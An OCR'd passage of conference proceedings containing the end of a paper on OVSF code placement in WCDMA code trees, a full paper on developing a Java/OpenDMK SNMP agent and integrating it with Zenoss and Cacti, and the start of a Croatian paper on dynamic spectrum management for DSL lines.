call arrives requesting for a code of rate kR, where k is a power of two, we have to allocate a free code of rate kR for it. The code placement problem is to address the allocation policy when such multiple free codes exist in the code tree [Figure 3].




Figure 3 Code tree and method of marking

When no such free code exists, but the remaining capacity of the code tree is sufficient (i.e., summation of data rates of all free codes is ≥ kR), two possibilities occur. The first one is to reject the call, which is called code blocking. The second is to relocate some codes in the code tree to "squeeze" free space for a new call. This is called the code replacement problem. We define OVSF code blocking as the condition where a new call cannot be supported although the system has excess capacity to support the rate requirement of the call. If system does not have enough capacity, we call that call blocking. In this

example we use another method of marking where each OVSF code is denoted as $C_{layer,\,k}$.

Assuming that no code reassignment will be conducted, we propose three strategies below:

Random. If there is one or more than one code in the code tree with a rate kR, randomly pick any one and assign it to the call. Otherwise, the call is rejected.

Leftmost. If there is one or more than one code in the code tree with a rate kR, pick the leftmost one in the code tree and assign it to the call. Otherwise, the call is rejected. The intuition is to always vacate a larger capacity in the right-hand side of the code tree so as to accommodate higher-rate calls in the future [Figure 4].

Crowded-first. If there is one or more than one code in the code tree with a rate kR, pick the one whose ancestor code has the least free capacity [Figure 5]. More specifically, suppose codes x and x0 are both of rate kR. We will compare the free capacities in their ancestors, say y and y0, respectively. The one with less free capacity (i.e., more crowded) will be picked to accommodate the new call. When there are ties, we will go one level up by comparing y and y0's ancestors. This is repeated until the subtree with the least free capacity is found. One special case is that y may represent the same subtree as y0. If so, we will follow the leftmost rule to pick the code on the lefthand side.

The only paper that elaborates on the issue of code selection and attempts to conduct a comparison of three different schemes, namely the random, ordered or leftmost, and crowded-first schemes, is represented in [7]. The random and ordered schemes are very fast but less efficient in alleviating the problem of scattered codes, while the crowded-first scheme results in significant improvements in the code blocking probability. However, the main drawback of this scheme is longer decision time, because it may require recursive search from the level of the code rate up to the root level during the decision process. The main idea behind this scheme is the attempt to always keep the allocations of codes as compact as possible. This is achieved by always selecting the code, whose immediate upper layer subbranch will have the least free capacity after the allocation. In the case of ties the search continues one more layer up, until the tie is resolved [8].




Figure 4 Leftmost code assignment

The random scheme selects with equal probability one of these codes, while an ordered scheme selects either C21 (leftmost), or C26 (rightmost). On the other hand, the crowded-first scheme additionally attempts to keep the code tree allocation as compact as possible, by incurring further computational cost during the decision process at no significant benefit in terms of capacity [9]. The additional cost is expected to be higher

(a) for larger trees, because there will be more layers and codes to search, and

(b) for light loads because there will be many candidates to choose from.




Figure 5 Crowded-first assignment

IV. Simulation Results

We have used a simulator to evaluate the performance of the proposed strategies. We show the code blocking probability at different traffic loads when SF is 32, 64, 128 and 256. The call arrival process is modeled by a Poisson distribution, while the call duration is exponentially distributed with mean $1/\lambda k$. The possible rates for a new call are R, 2R, 4R, and 8R (transmission rate of 2kR arrive at rate λk, k=0, 1, 2, 3), each with a different probability of appearance. In our simulations we use a uniform rate distribution (R:2R:4R:8R=25:25:25:25).

To ensure stable results, each point on the figures has been produced by a simulation run with at least 20000 incoming calls. Figure 3 shows the total blocking probability. We see that crowded-first schemes performs the best. This is because the crowded-first strategies, by reducing code blocking, increase the acceptance of higher rate calls that in turn reduces the acceptance of lower rate calls. The result is that, in total, the blocking probability remains the same but the call acceptance becomes fairer, by allowing higher rate calls to be serviced. Furthermore, the total serviced rate is significantly higher.




Figure 6 SF=32, R-random, L-left most, C-crowded first




Figure 7 SF=64, R-random, L-left most, C-crowded first




Figure 8 SF=128, R-random, L-left most, C-crowded first




Figure 9 SF=256, R-random, L-left most, C-crowded first

At light load, the blocking probability is quite insensitive to the code placement strategy. After the system is around 70 percent fully loaded (Figure 6), the code placement strategy will have a significant impact on blocking probability. For example, on Figure 6 when SF=32, and the code tree is about 80 percent fully loaded (at around load = 32), the blocking probabilities are 18 percent, 10 percent, and 4,5 percent for R, L and C, respectively. Figures 7, 8, 9 show the same simulation when maximum SF=64, 128 and 256. The trend is similar, but code placement strategy starts to have an impact when the system is about 67, 62 and 57 percent fully loaded. This indicates an interesting phenomenon that code placement is more important when SF is smaller. We note that we did not consider dynamic strategy because no code blocking will happen when code replacement strategies are implemented. However, processing time for replacement strategies will increased.

V. CONCLUSION

We have shown that the code placement strategies do have significant impact on the utilization of code trees and, thus, the call blocking probability. The main idea is to keep the code tree less fragmented so as to accept more calls. A simulation model has been proposed to evaluate the utilization of a WCDMA OVSF code tree. Among the strategies we propose, the crowded-first strategy seems to be most promising. The result is expected to more efficiently utilize the scarce wireless bandwidth in WCDMA systems. In the future it will be more interesting to test impact of code replacement and impact of call pattern. In this paper we test uniform requests call but more realistic case is with non-uniform traffic requests.

REFERENCES

[1] Erik Dahlman, Stefan Parkvall, Johan Sköld and Per Beming, "3G Evolution, "HSPA and LTE for Mobile Broadband", Elsevier, 2008.

[2] Peng-Jung Wu and Chung-Nan Lee, "Dynamic bandwidth recycle algorithm for OVSF–CDMA systems", International Journal of Communication Systems, 19, 263-279, 2006.

[3] Chen, J.C., Chen, W., "Implementation of an efficient channelization code assignment algorithm in 3G WCDMA" Institute of computer Science, Taiwan (2001)

[4] Tseng, Y., Chao, C., Wu, S., ”Code Placement and Replacement Strategies for Wideband CDMA OVSF Code Tree Management”, J. IEEE transactions on mobile computing 1(4), 293–302 (2002).

[5] T. Erlebach, R. Jacob, M. Mihalak, M. Nunkesser, G. Szabo, and P. Widmayer. An algorithmic view on OVSF code assignment. Algorithmica, 47(3):269-298, 2007.

[6] Thit Minn, Kai-Yeung Siu, “Dynamic Assignment of Orthogonal Variable-Spreading-Factor Codes in W-CDMA”, IEEE Journal on selected areas in communicatios, Vol. 18., No 8, august 2000

[7] S. Miyazaki and K. Okamoto, “Improving the competitive ratio of the online OVSF code assignment problem”, In Proceedings of the 19th International Symposium on Algorithms and Computation (ISAAC), pages 64-76, 2008.

[8] J. Wan, X.-Y. Li, and O. Frieder. OVSF-CDMA code assignment in wireless ad hoc networks, Algorithmica, 49(4):264{285, 2007

[9] Jui-Chi Chen, “Utilization optimization for OVSF single-code allocation in WCDMA networks”, Journal of the Chinese Institute of Engineers, Vol. 31, No. 6, pp. 1077-1081, 2008

One approach to the development of custom SNMP agents and integration with management systems

Tarik Kazaz [*], Merima Kulin [*], Enio Kaljić [*] and Tarik Čaršimanović [**]
[*] Faculty of Electrical Engineering, University of Sarajevo/Sarajevo, Bosnia and Herzegovina
[**] BH Telecom JSC/Sarajevo, Bosnia and Herzegovina
tarik.kazaz@etf.unsa.ba, merima.kulin@gmail.com, enio.kaljic@etf.unsa.ba, tarik.carsimanovic@etf.unsa.ba

***Abstract* - This paper presents an approach to the development of custom agents and their integration with network management systems. For the development of agents is given one approach, and according to this approach an implementation of the agent using Open Dynamic Management Kit (OpenDMK) libraries in the Java programming language is performed. Within the agents are implemented all standard Simple Network Management Protocol (SNMP) functionality - reading values, setting values and traps sending. Finally, the integration is performed with several network management systems such as Zenoss and Cacti. Tests have confirmed the success of this integration, thus verifying the proposed approach.**

***Keywords* – SNMP, agent, management system, NMS, OpenDMK, Java.**

I. INTRODUCTION

Currently we are witnessing the increasing expansion of the computer network, and network services. At the same time, customer demands on service level, and the implementation of the Service Level Agreement (SLA) are forcing network providers to implement the monitoring and management of almost all elements of network infrastructure. Accordingly, there is a need for the implementation of specific network management agents, which will provide measurement and monitoring of performance, in order to guarantee SLAs.

This paper consists of six sections: in the next section we will briefly describe architecture of network management model based-on Simple Network Management Protocol (SNMP); in section 3 we present process of design an SNMP agent; in section 4 we describe process of implementation SNMP agent using Open Dynamic Management Kit (OpenDMK) framework; in section 6 we present basic procedures that are made during the integration of agent with network management systems; in the last we give conclusion of this paper.

II. ARCHITECTURE OF NETWORK MANAGEMENT MODEL BASED-ON SNMP

There are three principal components of network management architecture: a managing entity, the managed devices, and a network management protocol [1]. Fig.1 represents these components. Specified, division of network components is generic, and broadly applies to a number of network management standards. Development of the network management standards began in the late 1980s. Currently, there are two standards: Common Management Information Services Element/Common Management Information Protocol (CMISE/CMIP) proposed by OSI organization, and SNMP proposed by IETF [2, 3]. Due to the simplicity of its architecture, SNMP found widespread use and acceptance. At present, almost every network device supports SNMP.

The managing entity is an application, and it is the locus of activity for network management; it controls the collection, processing, analysis, and display of network management information. The managing entity serves as the interface for the human network administrator into the network management system.

A managed device is a piece of network equipment together with its software that resides on a managed network. Within a managed device, may be several managed objects that represent resources. Each object is, essentially, a data variable that represents one aspect of the managed system. These data variables are pieces of information associated with managed object and collected into Management Information Base (MIB). Related MIB objects are gathered into MIB modules. A data definition language, known as Structure of Management Information (SMI) is used to define data types, object model, and rules for writing and revising management information [4]. SMI is data-oriented language based on Abstract Syntax




Figure 1. Components of network management architecture

Notation One (ASN.1). Agent software maintains the MIB, and managing entity performs the monitoring functions by retrieving the value of MIB objects.

The managing entity and agents are linked by network management protocol. The protocol allows the managing entity to query the status of managed devices and indirectly take actions at these devices via its agents. Agents can use the network management protocol to inform the managing entity of exceptional events. Let us emphasize that network management protocol does not itself mange the network. Simple Network Management Protocol version 2c (SNMPv2c) defines seven protocol data units (PDUs): GetRequest, SetRequest, GetNextRequest, GetBulkRequest, InformRequest, Response and trap. All the first five PDUs enable the managing entity to retrieve or set the values of objects in the agent. The agent in the form of GetResponse message acknowledges these actions. Spontaneously, an agent may generate trap message to inform managing entity of an event.

III. DESIGN OF SNMP AGENT

A. *Project OpenDMK*

The proposed SNMP agent is designed using OpenDMK Java libraries. The Project OpenDMK source code is based on the Java Dynamic Management Kit version 5.1 (Java DMK), with the exception of some legacy or deprecated APIs which were removed. OpenDMK provides the necessary tools for integration of Java technology with SNMP Internet network management standard. OpenDMK compatibility with SNMP-based management model enables the development of an agent using the Java programming language, which can be accessed via SNMP protocol [5]. Our SNMP agent developed using this toolkit is completely independent of the SNMP management application installed in the manger station, which allows integration of the developed agent with different management systems. The developed agent is a process that is executed on a managed device that realizes the communication with the managing entity for the purpose of realization management operations. This communication will be later verified by integration of the SNMP agent with two monitoring entities (applications) - Zenoss and Cacti.

In order to achieve full implementation of SNMP-based network management system the managed part of the network – the managed device, must organize all the management information for managed objects that are attached to the device in the MIB base [6]. The agent then provides access to management information found in the MIB for the manager application. By sending the appropriate SNMP commands to SNMP agent, the manager receives the requested information.

In relation to the above, our next goal is the design of a SNMP MIB.

B. *MIB design*

SNMP management information bases are written in SMI language which is based on ASN.1. Using the OpenDMK framework MIBs can be represented as Mbeans, where the Java code for Mbeans can be generated with mibgen tool [7]. MIBs that we have designed are translated into the corresponding Java code using this tool.

The mibgen tool creates all the skeleton getters and setters that will be invoked upon receipt of the SNMP requests from the manager station and which will then make the appropriate management actions (change or retrieve SNMP variable values in the MIB). The generated MBeans are exposed to the SNMP manager using the SNMP protocol adaptor. The same SNMP protocol adaptor provides the mechanisms for sending unsolicited event reports through SNMP Trap messages to the management application which is identified by the management station IP address and TCP port for receiving notifications (port 162). Note that we use a SNMP protocol adaptor to implement a compatible SNMPv2c agent.

To illustrate the process of creating a SNMP agent based on OpenDMK framework, we have created a MIB (Voip_terminal MIB) containing a MIB module called "voip-terminal" using Structure of Management Information version 2 (SMIv2) language. We have placed a collection of related objects of this module in the following object identifier (OID):

iso.org.dod.internet.private.enterprises.tnm.example

which numerical representation is:

1.3.6.1.4.1.2011.4

For successful design of MIB module, it is necessary to go through the following steps:

- Import classes that will be used to design the module.
- Define the module identity.
- Define the module OID.
- Define the textual conventions.
- Define the objects within the module.
- Define the notifications within the module.

For purposes of defining MIB module identity, we use SMI MODULE-IDENTITY construct, and to define a collection of related managed objects within the module we use the SMI construct OBJECT-TYPE. NOTIFICATION-TYPE construct is used to specify information related to the SNMPv2c Trap messages generated by SNMPv2c agent. The figures Fig.2, Fig.3, Fig.4, Fig.5, Fig.6, illustrate an example of a MIB module design.

```
-- Module Identity
------------------
voip-terminal MODULE-IDENTITY
    LAST-UPDATED "201112281848Z"
    -- Format is "YYYYMMDDhhmmZ"
    ORGANIZATION "Faculty of Electrical Engineering"
    CONTACT-INFO "Web: www.etf.unsa.ba"
    DESCRIPTION " Management in telecommunication networks"
    ::= { example 1 }
```

Figure 2. MIB module identity definition

```
-- OID Definition
------------------
    tnm     OBJECT IDENTIFIER ::= { enterprises 2011 }
    example  OBJECT IDENTIFIER ::= { tnm 4 }
```

Figure 3. OID definition

```
--Managed object definition
----------------------------
voiceMailAddress OBJECT-TYPE
   SYNTAX      DisplayString
   MAX-ACCESS  read-write
   STATUS      current
   DESCRIPTION
       "Address of voice mail."
   ::= { voiceMail 1 }
```

Figure 4. Example of managed object definiton in MIB module

```
-- OBJECT-TYPE OID tree
-----------------------

voiceMail
    OBJECT IDENTIFIER ::= { voip-terminal 4 }
mailBoxData
    OBJECT IDENTIFIER ::= { voip-terminal 5 }
mailBoxStatus
    OBJECT IDENTIFIER ::= { voip-terminal 6 }
```

Figure 5. Managed objects OID definition

```
-- NOTIFICATIONS
------------------------------------------------
newMessage NOTIFICATION-TYPE
    OBJECTS { unreadMessages, messageTimestamp }
    STATUS  current
    DESCRIPTION
    "Notification for unread messages and their timestamps."
    ::= { mailBoxStatus 3 }
```

Figure 6. Example of notification definiton in MIB module

After designing the MIB, we want to manage in our SNMP agent, we need to generate its MBean representation and other Java classes using the mibgen tool. This will be done by using the following command:

./mibgen Voip_terminal

Detailed structure of the module is shown in Fig.7.

IV. SNMP AGENT IMPLEMENTATION

For implementation of the SNMP agent in the Java programming language for the MIB module described in the previous section, it is necessary to go through the following steps:

- Translation of previously prepared MIB in the corresponding Java classes and interfaces.
- Implementing methods for the generated classes that will be invoked when receiving SNMP Get and Set messages.
- Implementing methods for the generated classes that will be invoked when sending a SNMP Trap message.
- Implementing a class for the registration of the SNMP agent and connecting with SNMP protocol adaptor.




Figure 7. Example of managed object definitons in MIB module

As previously described after using the mibgen tool a set of Java classes will be generated. For the MIB we have created the following classes will be generated:

EnumMwiType.java

EnumUnreadMessages.java

EnumViaOutBoundProxy.java

MailBoxData.java

MailBoxDataMBean.java

MailBoxDataMeta.java

MailBoxStatus.java

MailBoxStatusMBean.java

MailBoxStatusMeta.java

VoiceMail.java

VoiceMailMBean.java

VoiceMailMeta.java

Voip_Terminal.java

The mibgen tool has generated standard MBeans for our MIB, so that SNMP variable attributes are implemented with individual getter and setter methods. To enable sending of notifications we need to create the appropriate Java method. We called it sendTrap(). In accordance with Fig.1 the object responsible for sending notification messages is defined with the OID 1.3.6.1.4.1.2011.4.1.6.3. We designed Trap messages to carry two pieces of data (unreadMessage and messageTimestamp), that is two

pairs of SNMP PDU variable bindings inside the SNMPv2c Trap message PDU payload. For this purpose we will create the sendTrap() method in the MailBoxStatus generated class. The structure of the sendTrap() method is:

```
private void sendTrap(String snmpVarName, String
snmpVarName1, String snmpVarName2,
EnumUnreadMessages snmpVarValue1, Long snmpVarValue2)
{
        SnmpVarBindList varBindList = new
SnmpVarBindList("Notification for newUnread Messages and
their timestamp!");
        Voip_TerminalOidTable oidTable = new
Voip_TerminalOidTable();
        SnmpOidRecord oid;
        SnmpOidRecord oid11;
        SnmpOidRecord oid22;
   try {
        oid = oidTable.resolveVarName(snmpVarName);
//getting the OID value of the first and second managed object
        oid11 = oidTable.resolveVarName(snmpVarName1);
        oid22 = oidTable.resolveVarName(snmpVarName2);
        SnmpOid oid1 = new SnmpOid(oid.getOid());
        SnmpOid oid111 = new SnmpOid(oid11.getOid());
        SnmpOid oid122 = new SnmpOid(oid22.getOid());
//creating a variablebinding for each managed object which
value will be sent in the Trap
SnmpVarBind varBind1 = new SnmpVarBind(oid111, new
SnmpInt(snmpVarValue1));
SnmpVarBind varBind2 = new SnmpVarBind(oid122, new
SnmpInt(snmpVarValue2));
   //Adding the two variableBindings in a varBindList
        varBindList.addVarBind(varBind1);
        varBindList.addVarBind(varBind2);

VoipSnmpAgent.getSnmpAdaptor().snmpV2Trap(InetAddress.
getByName("127.0.0.1"),"public", oid1, varBindList);

          } catch (Exception e) {
        }
   }
```

The specific method call would be:

```
sendTrap("newMessage","unreadMessages","messageTimestam
p" ,getUnreadMessages(), getMessageTimestamp());
```

VoipSnmpAgent is the class that is creating a SNMP protocol adaptor and instantiating the Voip_Terminal and registering both with the MBeanServer. It also starts the snmpAdaptor and sends a SNMP Trap to the Trap receiver as a part of initialization.

To simulate a live status of the operation, we invent two methods that change the status periodically: getUnreadMessages() and getMessageTimestamp() :

```
private static boolean dbMss=false;
public EnumUnreadMessages getUnreadMessages() throws
SnmpStatusException {
     if (dbMss == false) {
        dbMss = true;
        return new EnumUnreadMessages(1);
     } else {
        dbMss = false;
        return new EnumUnreadMessages(2);
     }
   }
public Long getMessageTimestamp() throws
SnmpStatusException {
        if (MessageTimestamp<2000) {
        MessageTimestamp=MessageTimestamp+100;
        return MessageTimestamp;
   } else {
        MessageTimestamp=new Long(0);
        return MessageTimestamp;
   }
}
```

V. INTEGRATION OF AGENT WITH NETWORK MANAGAMENT SYSTEM

In order to test the implemented SNMP agent we performed integration with two network management systems: Zenoss and Cacti. Zenoss is a powerful open source IT monitoring product, while Cacti is an open source, web-based graphing tool designed as a frontend to RRDtool's data storage and graphing functionality.

Since Cacti is only graphing tool, it does not support receiving SNMP trap messages, however it is possible to monitor managed entities using SNMP polling. In order to integrate custom agent with Cacti, it is necessary to define Extensible Markup Language (XML) file that represents a description of MIB table structure. Fig.8 represents XML file that describes MIB table structure for implemented agent.

Because Cacti management system has no support for the acceptance of SNMP Trap it does not provide the ability to fully test the functionality of our implemented agent. Therefore, the SNMP agent has been integrated with another management system, Zenoss. Zenoss provides complete testing of the installed agent, through retrieving/setting the values of managed objects in the MIB and the acceptance of Trap messages. To perform the integration of our agent and management system Zenoss, it is necessary that the MIB, we have designed, is added

```
<?xml version="1.0"?>
- <interface>
    <name>VoIP terminal Information</name>
    <description>Get SNMP based Information out of VoIP terminal</description>
    <index_order_type>numeric</index_order_type>
    <oid_index>.1.3.6.1.4.1.2011.4.1.4.1</oid_index>
  - <fields>
    - <voiceMailAddress>
        <name>Address</name>
        <method>walk</method>
        <source>value</source>
        <direction>input</direction>
        <oid>.1.3.6.1.4.1.2011.4.1.4.1</oid>
      </voiceMailAddress>
    - <mwiType>
        <name>Type</name>
        <method>walk</method>
        <source>value</source>
        <direction>input</direction>
        <oid>.1.3.6.1.4.1.2011.4.1.4.2</oid>
      </mwiType>
    - <mailBoxUserName>
        <name>UserName</name>
        <method>walk</method>
        <source>value</source>
        <direction>input</direction>
        <oid>.1.3.6.1.4.1.2011.4.1.5.1</oid>
      </mailBoxUserName>
    - <mailBoxServer>
        <name>mailServerName</name>
        <method>walk</method>
        <source>value</source>
        <direction>input</direction>
        <oid>.1.3.6.1.4.1.2011.4.1.5.2</oid>
      </mailBoxServer>
```

Figure 8. XML file




Figure 9. SNMP trap messages




Figure 10. Imported custom MIB into Zenoss

into the base of non-standard MIB's used by Zenoss, and define the device we want to monitor.

For access to management information in the MIB we need to create user defined commands – equivalent to SNMP SET and GET commands.

VI. CONLUSION

The aim of this paper - to explore the possibility of custom agents development and their integration within standard network management systems - has been achieved in the following way. According to the given approach an implementation of one simple SNMP agent using OpenDMK libraries is performed. As is shown in previous chapter, the integration is performed with several network management systems (e.g. Cacti, Zenoss) and tests have confirmed the success of integration. We see future work in researching the possibility of Service Oriented Architecture (SOA) based agents development and their integration within current network management systems.

REFERENCES

[1] James F. Kurose, Keith W. Ross, Computer Networking: A top down aproach. Adison-Wesley, 2010.

[2] R. Glitho, S. Hayes, "Special issue on telecommunications management network", IEEE Communications Magazine, vol. 33, no. 3, March 1995.

[3] W. Stallings, SNMP, SNMPv2, SNMPv3, and RMON 1 and 2. Adison-Wesley, 1999.

[4] M. Ross, K. McCloghrie, Structure and identification of management infrmation for TCP/IP-based Internets, RFC 1155, May 1990.

[5] R. Hauck, H. Reiser, "Monitoring of service level agreements with flexible and extensible agents", HP OpenView University Association (HP-OVUA) Plenary worhsop, 1999.

[6] N. Jovanovic, S. Markovic, O. Popovic, Z. Jovanovic, "Managing Network Elements in the Computer Network", International Journal of Computer and Electrical Engineering, Vol. 2, No. 2, 1793-8163, April 2010.

[7] Sun Microsystems, Inc. Java Dynamic Managment Kit 5.1 - Tutorial. Technical report, Santa Clara, CA, June 2004.

Implementacija sustava za dinamičku prilagodbu karakteristika DSL linija u okruženju telekomunikacijskog operatora

Dren Butković, Nenad Dragun
HT – Hrvatski telekom d.d. / Sektor za upravljanje mrežom i korisničkim uslugama
Kupska 2, 10000 Zagreb, Republika Hrvatska
dren.butkovic@t.ht.hr, nenad.dragun@t.ht.hr

Sažetak - Telekomunikacijski operatori svakodnevno se susreću s izazovima povećanja broja korisnika, povećanja propusnosti mreže i smanjenja troškova održavanja u pružanju širokopojasnih usluga temeljenih na xDSL tehnologijama koje koriste bakrenu paricu kao medij za prijenos podataka. Bakrena parica u svojem nastanku nije bila zamišljena za prijenos velike količine podataka, podložna je vanjskim utjecajima (preslušavanje u kabelu, meteorološke nepogode, radio interferencije i slično) pa je potrebno uložiti dodatne napore kako bi se optimalno iskoristila kao medij.

Ovaj članak opisuje izvedbu DSM (Dynamic Spectrum Management) sustava u mreži velikog telekomunikacijskog operatora. U radu opisani sustav prepoznaje degradacije usluge u mreži, prilagođava DSL linijske parametre te poboljšava kvalitetu linije i smanjuje njenu osjetljivost na vanjske utjecaje.

I. UVOD

Bakrena parica još uvijek predstavlja najzastupljeniji medij za pristup brzom Internetu i ostvarivanje širokopojasne komunikacije u Hrvatskoj. Ne samo da bakrena parica nije zamijenjena drugim prijenosnim medijima npr. optičkim vlaknom nego se pred operatere postavljaju zahtjevi pružanja sve većih brzina i kompleksnijih usluga uz konstantno povećanje broja korisnika. Brzine prijenosa koje se ostvaruju na bakrenoj parici nerijetko prelaze 10 Mbit/sek a postojeća pristupna mreža nije imuna na razne vanjske utjecaje kao što su: preslušavanja u kabelu, meteorološke nepogode, radio interferencije i slično.

